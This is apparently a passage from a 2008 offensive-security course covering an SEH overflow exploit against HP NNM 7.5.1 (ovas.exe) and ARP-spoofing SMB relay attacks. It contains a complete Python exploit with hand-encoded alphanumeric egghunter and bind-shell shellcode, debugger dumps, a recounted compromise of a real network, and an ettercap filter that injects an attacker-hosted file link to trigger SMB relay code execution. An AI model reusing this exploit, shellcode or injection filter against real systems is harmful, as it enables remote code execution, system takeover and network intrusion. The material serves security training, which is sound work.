030E1E00 CC FFFFFFFFFFFFFFFFFFFFFFFF
030E1E10 CC FFFFFFFFFFFFFFFFFFFFFFFF
030E1E20 CC FFFFFFFFFFFFFFFFFFFFFFFF
030E1E30 CC FFFFFFFFFFFFFFFFFFFFFFFF
030E1E40 CC FFFFFFFFFFFFFFFFFFFFFFFF
  
```

All these considerations taken, an egghunter payload comes to mind. It suits us perfectly.

For reference, the 32 byte egghunter shellcode looks like this:

```

"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x
x05\x5a\x74\xef\xb8\x54\x30\x30\x57\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";
  
```

Writing alphanumeric shellcode with Calc

Let's start building our encoded egghunter shellcode.

We will use EAX to perform all the stack placements and calculations. We start by zeroing out EAX, in order to have a clean slate:

```

25 4A4D4E55 AND EAX, 554E4D4A
25 3532312A AND EAX, 2A313235
  
```



We will use a nice trick to locate our position in the stack. If we push ESP onto the stack, and then POP EAX, we will effectively hold the address of ESP in EAX. This will allow us to make relative memory calculations for expanding our encoded payload.

1035FE4D	54	PUSH ESP
1035FE4E	58	POP EAX

In the next stage, we want to get the stack aligned with the “expansion” of our shellcode in memory. This is where we introduce the starting point in the stack for our decoding shellcode.

We need to roughly estimate where our encoded shellcode ends (which is impossible to do ahead of time, this stage is usually kept for last). We will assume that we know our encoded shellcode will take up around 253 bytes.

We see that our preferred location for expanding our buffer is at an offset from ESP. We need to add this value to ESP, using instructions which result in allowed characters.

2D 664D5555	SUB EAX, 55554D66
2D 664B5555	SUB EAX, 55554B66
2D 6A505555	SUB EAX, 555506A



OillyDbg - ovas.exe - [CPU - thread 0000093C]

File View Debug Plugins Options Window Help

Registers (FPU)

EAX	1035FF9C	ASCII "AAAAAAAAAAAAAAAAAAAA"
ECX	6D356C6E	jvm.6D356C6E
EDX	7C82EEC6	ntdll.7C82EEC6
EBX	7C82EEB2	ntdll.7C82EEB2
ESP	1035E8D2	
EBP	1035E9A8	
ESI	00000000	
EDI	00000000	
EIP	1035FE74	

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.750000000000000000000000

Address	Hex dump	ASCII
1035FF2C	47 47 47 47 47 47 47 47 47 47 47 47 47 47 47 47	GGGGGGGGGGGG
1035FF3C	47 47 47 47 47 47 47 47 47 47 47 47 47 47 47 47	GGGGGGGGGGGG
1035FF4C	47 47 47 47 47 47 47 47 47 47 47 47 47 47 47 47	GGGGGGGGGGGG
1035FF5C	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAA
1035FF6C	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAA
1035FF7C	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAA
1035FF8C	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAA
1035FF9C	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAA
1035FFAC	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAA
1035FFBC	41 2F 4F 76 44 6F 63 73 2F 43 2F 64 79 6E 61 6D	A/OvDocs/C/
1035FFCC	69 63 56 69 65 77 73 2F 64 76 53 74 79 6C 65 56	icViews/dvs
1035FFDC	38 2E 78 6D 6C 00 E6 77 70 60 E6 77 00 00 00 00	8.xml.pwp*p
1035FFEC	00 00 00 00 00 00 00 00 BC B4 BC 77 00 78 7A 0F"j
1035FFFC	00 00 00 00

Paused

Now that we've got EAX aligned to the place on the stack we want our decoded shellcode to be written.

The next instructions will set our stack pointer to this address

```
0040101B 50          PUSH EAX
0040101C 5C          POP ESP
```



Now we are free to write our “decoding” shellcode. We will take the original 32 byte egghunter shellcode and break it down to 8 sets of 4 bytes. We will then proceed to “carve” these bytes into a register (we will use EAX), and then push them onto the stack.

For example the first 4 bytes we will write will be the last 4 bytes of the egghunter shellcode - “\x75\xe7\xff\xe7”. We need to make EAX equal E7FFE775. We can do this by once again zeroing out EAX, and some delicate hex calculations. Once this is done, EAX is pushed onto the stack:

```
25 4A4D4E55 AND EAX,554E4D4A # zero out EAX
25 3532312A AND EAX,2A313235 # zero out EAX
2D 21555555 SUB EAX,55555521 # carve out last 4 bytes
2D 21545555 SUB EAX,55555421 # carve out last 4 bytes
2D 496F556D SUB EAX,6D556F49 # carve out last 4 bytes
50          PUSH EAX# push E7FFE775 on to the stack (last 4 bytes of egghunter)
```

We continue with the next 4 bytes of the egghunter shellcode “\xaf\x75\xe7\xaf”. We need to make EAX equal to AFEA75AF. We won't forget once again to zero out EAX.

```
25 4A4D4E55 AND EAX,554E4D4A # zero out EAX
25 3532312A AND EAX,2A313235 # zero out EAX
2D 71216175 SUB EAX,75612171 # carve out last 4 bytes
2D 71216175 SUB EAX,75612171 # carve out last 4 bytes
2D 6F475365 SUB EAX,6553476F # carve out last 4 bytes
50          PUSH EAX # push AFEA75AF on to the stack
```

This “encoding” process continues for the rest of the remaining egghunter shellcode.



DollyDbg - ovas.exe - [CPU - thread 00000E1C]

File View Debug Plugins Options Window Help

Registers (FPU)

EAX	AFAE75AF
EAX	603556C71 jvm.6D356C71
EDX	7C82EEC6 ntdll.7C82EEC6
EBX	7C82EEB2 ntdll.7C82EEB2
ESP	1035FFA4
EBP	1035E9A8
ESI	00000000
EDI	00000000
EIP	1035FEAE

Registers (GPR)

C 1	ES	0023	32bit	0(FFFFFFFF)
P 1	CS	001B	32bit	0(FFFFFFFF)
A 1	SS	0023	32bit	0(FFFFFFFF)
Z 0	DS	0023	32bit	0(FFFFFFFF)
S 1	FS	003B	32bit	7FA9000(FFF)
T 0	GS	0000		NULL
D 0				
O 0	LastErr			ERROR_PROC_NOT_FOUND
EFL				00000297 (NO, B, NE, BE, S, PE, L, LE)
ST0	empty			0.0
ST1	empty			0.0
ST2	empty			0.0
ST3	empty			0.0
ST4	empty			0.0
ST5	empty			0.0
ST6	empty			0.750000000000000000
ST7	empty			1521483776.0000000000
FST	0020	Cond	0 0 0 0	Err 0 0 1 0
FCW	027F	Prec	NEAR, 53	Mask 1 1

1035FE57 47 INC EDI
 1035FE58 47 INC EDI
 1035FE59 25 4A4D4E55 AND EAX, 554E404A
 1035FE5E 25 3532312A AND EAX, 2A313235
 1035FE63 54 PUSH ESP
 1035FE64 58 POP EAX
 1035FE65 2D 604D5555 SUB EAX, 55554D60
 1035FE6A 2D 604B5555 SUB EAX, 55554B60
 1035FE6F 2D 66505555 SUB EAX, 55555066
 1035FE74 50 PUSH EAX
 1035FE75 5C POP ESP
 1035FE76 41 INC ECX
 1035FE77 90 NOP
 1035FE78 25 4A4D4E55 AND EAX, 554E404A
 1035FE7D 25 3532312A AND EAX, 2A313235
 1035FE82 2D 21555555 SUB EAX, 55555521
 1035FE87 2D 21545555 SUB EAX, 55555421
 1035FE8C 2D 496F556D SUB EAX, 60556F49
 1035FE91 50 PUSH EAX
 1035FE92 41 INC ECX
 1035FE93 41 INC ECX
 1035FE94 25 4A4D4E55 AND EAX, 554E404A
 1035FE99 25 3532312A AND EAX, 2A313235
 1035FE9E 2D 71216175 SUB EAX, 75612171
 1035FEA3 2D 71216175 SUB EAX, 75612171
 1035FEA8 2D 6F475365 SUB EAX, 6553476F
 1035FEAD 50 PUSH EAX
 1035FEAE 41 INC ECX
 1035FEAF 41 INC ECX
 1035FEB0 25 4A4D4E55 AND EAX, 554E404A
 1035FEB5 25 3532312A AND EAX, 2A313235
 1035FEB8 2D 44417E58 SUB EAX, 587E4144
 1035FEBF 2D 44347E58 SUB EAX, 587E3444

ECX=6D356C71 (jvm.6D356C71)

Address	Hex dump	ASCII
1035FF9C	41 41 41 41 41 41 41 41	AAAAAAAA
1035FFA4	AF 75 EA AF 75 E7 FF E7	>>>uy 1
1035FFAC	41 41 41 41 41 41 41 41	AAAAAAAA
1035FFB4	41 41 41 41 41 41 41 41	AAAAAAAA
1035FFBC	41 2F 4F 76 44 6F 63 73	A/OvDocs
1035FFC4	2F 43 2F 64 79 6E 61 6D	/C/dynam
1035FFCC	69 63 56 69 65 77 73 2F	icUlews/
1035FFD4	64 76 53 74 79 6C 65 56	dvStyleU
1035FFDC	38 2E 78 60 6C 00 E6 77	8.xml.pw
1035FFE4	70 60 E6 77 00 00 00 00	p'pw....
1035FFEC	00 00 00 00 00 00 00 00
1035FFF4	BC B4 BC 77 28 7E 7D 0F	#43w()*

Paused

Once the shellcode is manually encoded, it should decode correctly at execution time, and write a 32 byte egghunter shellcode a few bytes after the stage 1 shellcode ends. Once the stage 1 shellcode executes and decodes, it then executes a few “nops” (\x47 instructions) and meets the decoded egghunter shellcode. The egghunter is executed and starts looking for its egg (W00TW00T in our case).



From here on, the exercise should be familiar to you. We step over the egghunter and see that the egg is successfully identified in memory and executed!

Getting code execution

We proceed to add a payload instead of our dummy buffer. We will test payload execution with a bind shell on port 4444.



```
bt ~ # ./exploit.py
[*] HP NNM 7.5.1 OVAS.exe SEH Overflow Exploit (0day)
[*] http://www.offensive-security.com
[*] Sending evil HTTP request to NNMz, ph33r
[*] Egghunter working ...
[*] Check payload results - may take up to a minute.
bt ~ # nc -nv 192.168.209.132 4444
(UNKNOWN) [192.168.209.132] 4444 (krb524) open
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
```

```
C:\>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection 2:
    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 192.168.209.132
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.209.2

C:\>
```

Success! We receive a shell! (even though there **is** a trick here).

The final exploit looks like this:

```
#!/usr/bin/python
#####

import socket
import os
import sys

print "[*] HP NNM 7.5.1 OVAS.exe SEH Overflow Exploit (0day)"
print "[*] http://www.offensive-security.com"

# 0x6d356c6e pop pot ret somewhere in NNM 7.5.1

egghunter=(
"\x25\x4A\x4D\x4E\x55\x25\x35\x32\x31\x2A\x54\x58\x2D\x66\x4D\x55"
"\x55\x2D\x66\x4B\x55\x55\x2D\x6A\x50\x55\x55\x50\x5C\x41\x41\x25"
"\x4A\x4D\x4E\x55\x25\x35\x32\x31\x2A\x2D\x21\x55\x55\x55\x2D\x21"
"\x54\x55\x55\x2D\x49\x6F\x55\x6D\x50\x41\x41\x25\x4A\x4D\x4E\x55"
"\x25\x35\x32\x31\x2A\x2D\x71\x21\x61\x75\x2D\x71\x21\x61\x75\x2D"
"\x6F\x47\x53\x65\x50\x41\x41\x25\x4A\x4D\x4E\x55\x25\x35\x32\x31"
```

© All rights reserved to Author Mati Aharoni, 2008



```
"\x2A\x2D\x44\x41\x7E\x58\x2D\x44\x34\x7E\x58\x2D\x48\x33\x78\x54"  
"\x50\x41\x41\x25\x4A\x4D\x4E\x55\x25\x35\x32\x31\x2A\x2D\x71\x7A"  
"\x31\x45\x2D\x31\x7A\x31\x45\x2D\x6F\x52\x48\x45\x50\x41\x41\x25"  
"\x4A\x4D\x4E\x55\x25\x35\x32\x31\x2A\x2D\x33\x73\x31\x2D\x2D\x33"  
"\x33\x31\x2D\x2D\x5E\x54\x43\x31\x50\x41\x41\x25\x4A\x4D\x4E\x55"  
"\x25\x35\x32\x31\x2A\x2D\x45\x31\x77\x45\x2D\x45\x31\x47\x45\x2D"  
"\x74\x45\x74\x46\x50\x41\x41\x25\x4A\x4D\x4E\x55\x25\x35\x32\x31"  
"\x2A\x2D\x52\x32\x32\x32\x2D\x31\x31\x31\x31\x2D\x6E\x5A\x4A\x32"  
"\x50\x41\x41\x25\x4A\x4D\x4E\x55\x25\x35\x32\x31\x2A\x2D\x31\x2D"  
"\x77\x44\x2D\x31\x2D\x77\x44\x2D\x38\x24\x47\x77\x50")
```

```
bindshell=("T00WT00W"+  
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49"  
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36"  
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34"  
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41"  
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x46\x4b\x4e"  
"\x4d\x34\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x4f\x4f\x42\x56\x4b\x38"  
"\x4e\x56\x46\x52\x46\x52\x4b\x38\x45\x44\x4e\x43\x4b\x38\x4e\x47"  
"\x45\x50\x4a\x47\x41\x30\x4f\x4e\x4b\x48\x4f\x44\x4a\x41\x4b\x48"  
"\x4f\x45\x42\x32\x41\x30\x4b\x4e\x49\x34\x4b\x58\x46\x53\x4b\x38"  
"\x41\x50\x50\x4e\x41\x33\x42\x4c\x49\x39\x4e\x4a\x46\x58\x42\x4c"  
"\x46\x47\x47\x30\x41\x4c\x4c\x4c\x4d\x30\x41\x50\x44\x4c\x4b\x4e"  
"\x46\x4f\x4b\x43\x46\x55\x46\x52\x4a\x52\x45\x57\x45\x4e\x4b\x48"  
"\x4f\x35\x46\x42\x41\x30\x4b\x4e\x48\x56\x4b\x38\x4e\x30\x4b\x34"  
"\x4b\x58\x4f\x55\x4e\x31\x41\x50\x4b\x4e\x43\x30\x4e\x32\x4b\x48"  
"\x49\x48\x4e\x46\x46\x42\x4e\x41\x41\x36\x43\x4c\x41\x33\x4b\x4d"  
"\x46\x36\x4b\x38\x43\x34\x42\x53\x4b\x58\x42\x44\x4e\x50\x4b\x38"  
"\x42\x57\x4e\x41\x4d\x4a\x4b\x48\x42\x54\x4a\x50\x50\x55\x4a\x46"  
"\x50\x38\x50\x54\x50\x30\x4e\x4e\x42\x55\x4f\x4f\x48\x4d\x48\x56"  
"\x43\x55\x48\x46\x4a\x56\x43\x43\x44\x43\x4a\x56\x47\x47\x43\x37"  
"\x44\x43\x4f\x45\x46\x35\x4f\x4f\x42\x4d\x4a\x36\x4b\x4c\x4d\x4e"  
"\x4e\x4f\x4b\x53\x42\x55\x4f\x4f\x48\x4d\x4f\x35\x49\x58\x45\x4e"  
"\x48\x36\x41\x38\x4d\x4e\x4a\x30\x44\x50\x45\x55\x4c\x56\x44\x30"  
"\x4f\x4f\x42\x4d\x4a\x36\x49\x4d\x49\x30\x45\x4f\x4d\x4a\x47\x35"  
"\x4f\x4f\x48\x4d\x43\x35\x43\x35\x43\x55\x43\x35\x43\x55\x43\x44"  
"\x43\x35\x43\x44\x43\x35\x4f\x4f\x42\x4d\x48\x36\x4a\x46\x41\x41"  
"\x4e\x45\x48\x36\x43\x45\x49\x38\x41\x4e\x45\x49\x4a\x36\x46\x4a"  
"\x4c\x41\x42\x37\x47\x4c\x47\x45\x4f\x4f\x48\x4d\x4c\x56\x42\x31"  
"\x41\x35\x45\x35\x4f\x4f\x42\x4d\x4a\x46\x46\x4a\x4d\x4a\x50\x42"  
"\x49\x4e\x47\x35\x4f\x4f\x48\x4d\x43\x35\x45\x45\x4f\x4f\x42\x4d"  
"\x4a\x36\x45\x4e\x49\x34\x48\x58\x49\x54\x47\x55\x4f\x4f\x48\x4d"  
"\x42\x45\x46\x45\x46\x55\x45\x55\x4f\x4f\x42\x4d\x43\x59\x4a\x56"  
"\x47\x4e\x49\x37\x48\x4c\x49\x47\x47\x55\x4f\x4f\x48\x4d\x45\x55"  
"\x4f\x4f\x42\x4d\x48\x56\x4c\x46\x46\x36\x48\x46\x4a\x56\x43\x56"  
"\x4d\x56\x49\x38\x45\x4e\x4c\x46\x42\x45\x49\x55\x49\x52\x4e\x4c"  
"\x49\x38\x47\x4e\x4c\x56\x46\x34\x49\x48\x44\x4e\x41\x43\x42\x4c"  
"\x43\x4f\x4c\x4a\x50\x4f\x44\x34\x4d\x42\x50\x4f\x44\x34\x4e\x52"  
"\x43\x49\x4d\x58\x4c\x47\x4a\x43\x4b\x4a\x4b\x4a\x4b\x4a\x4a\x36"  
"\x44\x37\x50\x4f\x43\x4b\x48\x51\x4f\x4f\x45\x47\x46\x34\x4f\x4f")
```



```
"\x48\x4d\x4b\x35\x47\x35\x44\x45\x41\x45\x41\x45\x41\x55\x4c\x36"  
"\x41\x50\x41\x45\x41\x55\x45\x35\x41\x45\x4f\x4f\x42\x4d\x4a\x46"  
"\x4d\x4a\x49\x4d\x45\x50\x50\x4c\x43\x45\x4f\x4f\x48\x4d\x4c\x46"  
"\x4f\x4f\x4f\x4f\x47\x43\x4f\x4f\x42\x4d\x4b\x48\x47\x55\x4e\x4f"  
"\x43\x48\x46\x4c\x46\x46\x4f\x4f\x48\x4d\x44\x55\x4f\x4f\x42\x4d"  
"\x4a\x46\x42\x4f\x4c\x58\x46\x50\x4f\x45\x43\x45\x4f\x4f\x48\x4d"  
"\x4f\x4f\x42\x4d\x5a" + "\xcc" * 500)  
  
evilcrash = "\x4c"*3379 + "\x77\x21\x6e\x6c\x35\x6d" + "G"*32 +egghunter +  
"A"*100 + ":7510"  
  
buffer="GET /topology/homeBaseView HTTP/1.1\r\n"  
buffer+="Host: "+evilcrash + "\r\n"  
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"  
buffer+="User-Agent: "+ bindshell+ "\r\n"  
buffer+="Content-Length: 1048580\r\n\r\n"  
buffer+=bindshell  
  
print "[*] Sending evil HTTP request to NNMz, ph33r"  
expl = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )  
expl.connect( ("192.168.240.128", 7510) )  
expl.send(buffer)  
expl.close()  
print "[*] Egghunter working ..."  
print "[*] Check payload results - may take up to a minute."
```

Last words

Once code execution was gained, tested and verified, we replaced the bind shell with a reverse meterpreter shell and executed it against the real target. Fortunately for us, a connection was established, and SYSTEM access was granted.

As this specific machine could manage and control the network infrastructure of the DMZ, we were then able to take over the external infrastructure, and allow ourselves into the internal corporate network.

Challenge #8

Recreate the NNM exploit from POC on a Windows 2003 SP1 machine. Deploy an encoded egghunter as one of your payloads.

© All rights reserved to Author Mati Aharoni, 2008



Advanced ARP spoofing attacks

This last module is a placeholder for a short demo, if time permits. An interesting experiment documented on the remote exploit forums was done – combining ARP spoofing attacks with LM and NTLM authentication weaknesses in Windows – this is the result:

(MITM attacks resulting in code execution on fully patched Windows XP SP2/3 boxes).

```
if (ip.proto == TCP && tcp.dst == 80) {  
    if (search(DATA.data, "Accept-Encoding")) {  
        replace("Accept-Encoding", "Accept-nothing!");  
        msg("Replaced Accept-Encoding!\n"); }  
}  
  
if (ip.proto == TCP && tcp.src == 80) {  
    replace("<body", "<body background=file://<attacker>/pwnd.jpg");  
    msg("Pwnsauce?"); }  
}
```


We compile this filter using etterfilter:

```
bt ~ # etterfilter -o shareme.ef share_me.ef  
etterfilter NG-0.7.3 copyright 2001-2004 ALoR & NaGA  
12 protocol tables loaded:  
    DECODED DATA udp tcp gre icmp ip arp wifi fddi tr eth  
11 constants loaded:  
    VRRP OSPF GRE UDP TCP ICMP6 ICMP PPTP PPPoE IP ARP  
Parsing source file 'share_me.ef' done.  
Unfolding the meta-tree done.  
Converting labels to real offsets done.
```

© All rights reserved to Author Mati Aharoni, 2008



```
Writing output to 'shareme.ef' done.  
-> Script encoded into 15 instructions.  
bt ~ #
```





Bask in the glory of Code Execution:

The screenshot shows the Metasploit Framework GUI v3.2-release. The main window displays a list of modules, with 'smb_relay' (Microsoft Windows SMB Relay Code Execution) selected. The 'Module Output' pane shows the following log:

```
22:06:40 - smb_relay [*] You *MUST* manually delete the service file: 192.168.2.107 %SYSTEMRO
22:06:40 - smb_relay
22:06:40 - smb_relay [*] Starting the service...
22:06:40 - smb_relay [*] Transmitting intermediate stager for over-sized stage...(89 bytes)
22:06:41 - smb_relay [*] Sending stage (2650 bytes)
22:06:41 - smb_relay [*] Sleeping before handling stage...
22:06:43 - smb_relay [*] Uploading DLL (73227 bytes)...
22:06:43 - smb_relay [*] Upload completed.
22:06:43 - [*] Session 1 created for 192.168.2.107:1135
22:06:50 - smb_relay [*] Sending Access Denied to 192.168.2.107:1134 CLIENT1251affce
```

The 'Jobs' panel shows a single job with ID 0 and module windows/smb/smb_relay. The 'Sessions' panel shows a single session with ID 1, target 192.168.2.107:1135, and type meterpreter. The status bar at the bottom indicates: Loaded 294 exploits, 124 payloads, 17 encoders, 6 nops, and 58 auxiliary.

© All rights reserved to Author Mati Aharoni, 2008